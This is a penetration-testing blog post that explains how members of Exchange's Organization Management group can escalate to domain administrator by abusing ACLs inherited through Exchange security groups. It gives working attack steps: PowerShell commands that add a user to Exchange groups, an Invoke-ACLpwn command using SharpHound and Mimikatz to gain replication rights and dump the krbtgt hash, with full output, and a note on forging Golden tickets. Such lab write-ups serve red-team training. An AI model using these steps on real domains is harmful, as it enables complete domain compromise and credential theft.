

Penetration Testing Lab


Articles from the Pentesting Field

[Home](#)[Methodologies](#)[Resources](#)[Submissions](#)[References](#)[Contact the Lab](#)[Microsoft Exchange – Mailbox Post Compromise](#)[Microsoft Exchange – Privilege Escalation](#)

Search the Lab



Author



Administrator

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,887 other followers

[Follow](#)

September
12, 2019

Microsoft Exchange – ACL



Administrator



Red Team



ACL, Domain Escalation, Microsoft Exchange,

SharpHound




Leave a comment

During Microsoft Exchange installation a number of security groups are created in the Active Directory related to Exchange. Some of these groups are linked to each other and could allow domain escalation via abuse of access control lists. Specifically user accounts that are a member of **Organisation Management** security group can be escalated to domain administrator by adding themselves to the **Exchange Trusted Subsystem** group.

This group is a member of **Exchange Windows Permissions** security group which by default has **writeDACL** permissions on the domain and therefore these permissions will be inherited to the account. Obtaining these permissions on the domain can allow modification of the ACL in order to get replication level privileges. This escalation technique has been discovered by [Rindert Kramer](#) and [Dirk-Jan Mollema](#) and demonstrated in the [blog](#) of Fox-IT.

The following image demonstrates the relevant Microsoft Exchange Security Groups that are required for the domain escalation.



Microsoft Exchange – Security Groups

The user can be added to the relevant groups by executing the following commands from the Exchange Management Shell. Since the user is already a member of the Organization Management security group he should be able to access the Exchange server with his domain credentials.

```
1 Add-RoleGroupMember "Organization Management" -Member pentestlab1
2 Add-ADGroupMember -Identity "Exchange Trusted Subsystem" -Member pentestlab1
```

```
[PS] C:\Windows\system32>Add-RoleGroupMember "Organization Management" -Member pentestlab1
[PS] C:\Windows\system32>Add-ADGroupMember -Identity "Exchange Trusted Subsystem" -Member pentestlab1
[PS] C:\Windows\system32>
```

Add user to Microsoft Exchange Security Groups

Recent Posts

- [Microsoft Exchange – Privilege Escalation](#)
- [Microsoft Exchange – ACL](#)
- [Microsoft Exchange – Mailbox Post Compromise](#)
- [Microsoft Exchange – Code Execution](#)
- [Microsoft Exchange – NTLM Relay](#)

Categories

- [Coding](#) (10)
- [Defense Evasion](#) (20)
- [Exploitation Techniques](#) (19)
- [External Submissions](#) (3)
- [General Lab Notes](#) (21)
- [Information Gathering](#) (12)
- [Infrastructure](#) (2)
- [Maintaining Access](#) (4)
- [Mobile Pentesting](#) (7)
- [Network Mapping](#) (1)
- [Post Exploitation](#) (13)
- [Privilege Escalation](#) (14)
- [Red Team](#) (35)
- [Social Engineering](#) (11)
- [Tools](#) (7)
- [VoIP](#) (4)
- [Web Application](#) (14)
- [Wireless](#) (2)

@ Twitter

Running the following command in the Windows command prompt will verify that the user was added to the Exchange Security Groups.

```
1 | whoami /groups
```

```
C:\Users\pentestlab1>whoami /groups
GROUP INFORMATION
-----
Group Name                                     Type                SID                Attributes
-----
Everyone                                     Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544       Group used for deny only
BUILTIN\Users                             Alias               S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4            Mandatory group, Enabled by default, Enabled group
SYNCHRONIZING                             Well-known group    S-1-2-1            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15           Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0            Mandatory group, Enabled by default, Enabled group
Exchange Trusted Subsystem                 Group               S-1-5-21-1025167981-3497936099-3033207688-1118 Mandatory group, Enabled by default, Enabled group
Exchange Windows Permissions               Group               S-1-5-21-1025167981-3497936099-3033207688-1120 Mandatory group, Enabled by default, Enabled group
Organization Management                   Group               S-1-5-21-1025167981-3497936099-3033207688-1105 Mandatory group, Enabled by default, Enabled group
Αντιθέμενη ταυτότητα αρχής ελέγχου ταυτότητας Well-known group    S-1-18-1           Mandatory group, Enabled by default, Enabled group
Mandatory Label\Μεσοίο υποχρεωτικό επίπεδο Label               S-1-16-8192
```

Verification that User was Added to Exchange Security Groups

The Invoke-ACLpwn PowerShell script can be used to perform the modification in the ACL of the domain in order the user to obtain the following privileges:

- Replicating Directory Changes
- Replicating Directory Changes All

The script requires SharpHound for retrieving Access Control Entries (ACE's) and enumeration of domain objects and Mimikatz for DCSync operations (dumping the password hash of Kerberos account). The following command can be executed to retrieve the hash of the Kerberos account (krbtgt).

```
1 | .\Invoke-ACLpwn.ps1 -SharpHoundLocation .\SharpHound.exe -mim
```

➤ RT @monoxgas: Posted some VBA code for loading a DotNet assembly directly using mscorlib + Assembly.Load by manually accessing the VTable o... 8 hours ago

➤ RT @IreneAnthi: Great talk from @pbFeed and @matilda_rhode on malware detection and cyber analytics! <https://t.co/DS1PPaqQHJ> 2 days ago

➤ So many examples... This is because companies believe that this is the safest choice, plus they don't want to inves... twitter.com/i/web/status/1... 2 days ago

➤ RT @GeorgoulisAlexi: Honoured that ❤️ #TheDurrells ❤️ was nominated for the best favourite #drama #ITV #TVTimesAwards2019 Vote is open: [htt...](http://...) 4 days ago

➤ @myexploit2600 @WeegieCast @ZephrFish @fuzz_sh congratulations! Looking forward to it! 4 days ago

[Follow @netbiosX](#)

Pen Test Lab Stats

➤ 3,961,741 hits

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.


```
mimikatz 2.2.0 x64 (oe.oe)
PS C:\Users> .\Invoke-ACLPwn.ps1 -SharpHoundLocation .\SharpHound.exe -mimikatzLocation .\mimikatz.exe -userAccountToPwn krbtgt
[*] Integrated login, using account 'pentestlab1'
[*] Checking if we can bind to AD...
[*] Successfully bound to AD with supplied info.
[*] Finding primary DC...
[*] Found PDC 'DC-████████.LOCAL'
[*] Finding Naming context for Configuration and Schema stores partitions...
[*] Found configstore: CN=Configuration,DC=████████,DC=LOCAL
[*] Found schemastore: CN=Schema,CN=Configuration,DC=████████,DC=LOCAL
[*] Retrieving groupmembership for user pentestlab1...
[*] User 'pentestlab1' is member of 3 group(s)
[*] Getting schema classes...
[*] Found 4496 schema classes
[*] Getting extended rights from schema...
[*] Found 142 extended rights
[*] Running SharpHound v2.1.0...
[*] Found 941 ACLs
[*] Got WriteDACL permissions.
[*] Adding ourselves as potential replication partner...
[*] Successful! We can now start replicating some stuff, hold on...
[*] Got hash for 'krbtgt' account: 00f7bcbe5b7413c13026c3892218c9bc
[*] Removing files...
[*] Removing ACEs...
PS C:\Users>
```

Invoke-ACLPwn – Domain Escalation

It should be noted that adding the user to the **Exchange Trusted Subsystem** security group manually from the Exchange Management Shell is not required as the script will attempt to find the chain and will add the user automatically.

```
[*] Finding Naming context for Configuration and Schema stores partitions...
[*] Found configstore: CN=Configuration,DC=████████,DC=LOCAL
[*] Found schemastore: CN=Schema,CN=Configuration,DC=████████,DC=LOCAL
[*] Retrieving groupmembership for user pentestlab1...
[*] User 'pentestlab1' is member of 1 group(s)
[*] Getting schema classes...
[*] Found 4496 schema classes
[*] Getting extended rights from schema...
[*] Found 142 extended rights
[*] Running SharpHound v2.1.0...
[*] Found 941 ACLs
[*] Parsing ACL. This might take a while...
[*] Processed 25 ACLs so far...
[*] Processed 50 ACLs so far...
[*] Processed 75 ACLs so far...
[*] Processed 100 ACLs so far...
[*] Processed 125 ACLs so far...
[*] Processed 150 ACLs so far...
[*] Found multiple potential paths to AD pwnage. Using the first group that was processed. Later on, multiple paths will be supported.
[*] Found chain!
[*] Added user 'pentestlab1' to group CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=████████,DC=LOCAL
[*] Got WriteDACL permissions!
[*] Adding ourselves as potential replication partner...
[*] Successful! We can now start replicating some stuff, hold on...
[*] Got hash for 'krbtgt' account: 00f7bcbe5b7413c13026c3892218c9bc
[*] Removing files...
[*] Removing ACEs...
[*] User removed from group: CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=████████,DC=LOCAL
```

Domain Escalation – User only belongs to Organization Management

Obtaining the hash of the Kerberos account can be used to create a Golden ticket which can access any resource on the domain by impersonating any user on the network (even users that doesn't exist).

Facebook Page



Penetrati...
10K likes

f Like Page

Be the first of your friends to like this

Advertisements



Do This to "End" Toenail Fungus (Try Today)

REPORT THIS AD

Earn money
from your
WordPress site

WordAds

[REPORT THIS AD](#)



**Do This to "End" Toenail
Fungus (Try Today)**



[REPORT THIS AD](#)

Rate this:



Rate This

Share this:



Be the first to like this.

Related

Microsoft Exchange -
Privilege Escalation
In "Red Team"


Microsoft Exchange -
Domain Escalation
In "Red Team"

Microsoft Exchange -
Mailbox Post
Compromise
In "Red Team"

Leave a Reply

⏪ **Microsoft Exchange – Mailbox Post Compromise**

Microsoft Exchange – Privilege Escalation ⏩



Create a free website or blog at WordPress.com.

